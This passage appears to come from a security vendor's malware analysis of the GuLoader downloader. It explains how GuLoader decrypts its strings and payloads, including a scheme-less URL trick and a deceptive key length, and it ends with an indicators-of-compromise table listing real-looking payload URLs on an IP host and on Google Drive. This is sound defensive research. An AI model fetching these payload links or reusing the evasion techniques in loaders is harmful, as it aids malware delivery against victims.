5C F7 69 A3 3A 78 8A 8B+                db 2Eh, 5Dh, 51h, 69h, 19h, 7Dh, 41h, 0, 8Ch, 22h, 0DAh
2E 5D 51 69 19 7D 41 00+                db 0B6h, 0AEh, 1Ch
```

Figure 19 – Strings decryption XOR key.

This key is usually not very long, with a maximum of 64 bytes.

The strings are decrypted using an XOR operation with the decryption key. After decrypting the strings, we can find a string that looks like a URL, but without a schema:

```
vgtirek34.138.169.8/wp-content/themes/seotheme/CbwPtnKqeAYGeixiNB73.inf
```

It's obvious that the GuLoader authors realized the way the research community managed to decrypt URLs in the previous versions of the shellcode using the strings "**http://**" or "**https://**" in the known-plaintext attack to detect the first bytes of the decryption key. Therefore, in the new version, they replaced the URL scheme with random bytes.

If the 5th byte of the decrypted URL-string is equal to "s", GuLoader replaces the first 8 bytes with "**https://**". Otherwise, it replaces the first 7 bytes with "**http://**".

Here are examples of more URL-strings extracted from different samples:

Original string	**Schema**
MatesIndgimiere.nl/XgSUmroHlWk92.bin	https://
KlshsShadrive.google.com/uc?export=download&id=1OSjh65P9X1Tx4clemJXvrla3Lt7pUc5C	https://
AppesNondrive.google.com/uc?export=download&id=1BMRiKvpSFYvKsNn6ilsl9DD3vFcz338C	https://
ReseSyn45.88.66.147/kZDkFdCKTkJdSpwPQkKt70.bin	http://

Payload decryption

The payload decryption key is also stored in the same way as the encrypted strings but the key is not encrypted. The key length is usually in the range of 800-900 bytes.

For example, in a sample with MD5 40b9ca22013d02303d49d8f922ac2739, the length of the key is 844 bytes. However, another length is used for the decryption routine, and is stored in the obfuscated form:

```
push    [ebp+gl.Key]
push    59A35655h
xor     dword ptr [esp], 7B141747h
xor     dword ptr [esp], 6B2F1994h
xor     dword ptr [esp], 49985BCDh ; Used key length:
                                   ; 0x34B = 843
```

Figure 20 – Key length used for decrypting the payload differs from the length stored with the key.

GuLoader used a different size, rather than the size stored with the key, to deceive automated analysis. If we don't take this into account, we can only decrypt the first 843 bytes of the downloaded payload, and the rest of the data will be broken.

The payload decryption algorithm itself has not changed in comparison to the previous GuLoader versions. The first 64 bytes of the downloaded data are skipped. Then, to get the final key, GuLoader assumes that the first 2 bytes of the decrypted payload should be "**MZ**" and calculates the 2-bytes XOR key (**rand_key**). The payload decryption key is then XOR-ed with the calculated 2-bytes value:

```
for ( rand_key = 0; ; ++rand_key )
{
  dec_word = rand_key ^ *gl->Key ^ buff[0];
  LOWORD(gl->field_1D9) = (_WORD)buff;
  LOWORD(buff) = gl->field_1D9;
  if ( dec_word == 'ZM' )
    break;
}
for ( i = 0; ; i = gl->key_len + 2 )
{
  *(_WORD *)&key[i] ^= rand_key;
  gl->key_len = i;
  if ( gl->key_len >= 843 )
    break;
}
```

Figure 21 – Calculating the final key used for decrypting the payload.

The resulting key is finally used to decrypt the payload.

Conclusion

Several years after its introduction, the threat posed by GuLoader continues to grow. This is primarily due to the fact that the GuLoader developers are continually working to improve their product. The advanced defense evasion of GuLoader made it a favored tool among threat actors for delivering malware.

GuLoader counteracts antivirus products using a variety of sandbox evasion techniques, code obfuscation, and multiple layers of encryption. The GuLoader developers continually improve the anti-analysis and anti-debugging techniques. This year we also saw the use of a new trick: moving the encrypted shellcode to the cloud, and using a VBScript to download the shellcode. As a result, victims receive a VBScript file, which is less suspicious than an .exe file and is less likely to trigger alerts.

The use of encryption and storing payloads in a raw binary format without any headers and separate from the loader makes them totally invisible to antiviruses. This allows threat actors to use Google Drive to store malicious payloads and bypass its antivirus protection. In some cases download links to GuLoader malicious payloads stored in Google Drive remain active for very long periods of time.

Appendix: Indicators of Compromise

Description	MD5	ITW URL
GuLoader VBScript	9623c946671c6ec7a30b7c45125d5d48	
GuLoader shellcode (base64)	141da1d174041a32cc6a234d80d0b850	https://drive.google.com/uc?export=download&id=1BZ2BJVzqOMDwarpjiTzKEiwa42W1Dj9q
Encrypted Remcos payload	bcea24378a2134429ca82164827f1c25	https://drive.google.com/uc?export=download&id=1soTWv6y3rkBBbmMcBMOwovCqXxU4UQRB
Decrypted Remcos payload	d5335a1ec161a8430e564bc66c16f894	https://drive.google.com/uc?export=download&id=1soTWv6y3rkBBbmMcBMOwovCqXxU4UQRB
GuLoader NSIS	40b9ca22013d02303d49d8f922ac2739	
GuLoader encrypted shellcode (NSIS)	c6e068ce04fb4959e2e6daaebac8d893	

Decrypted Formbook payload	66274853e6f35e3fef0645a6587cb892	http://34.138.169.8/wp-content/themes/seotheme/CbwPtnKqeAYGeixiNB73.inf

Check Point Threat Emulation provides protection against this threat:

*Dropper.Win.CloudEyE.**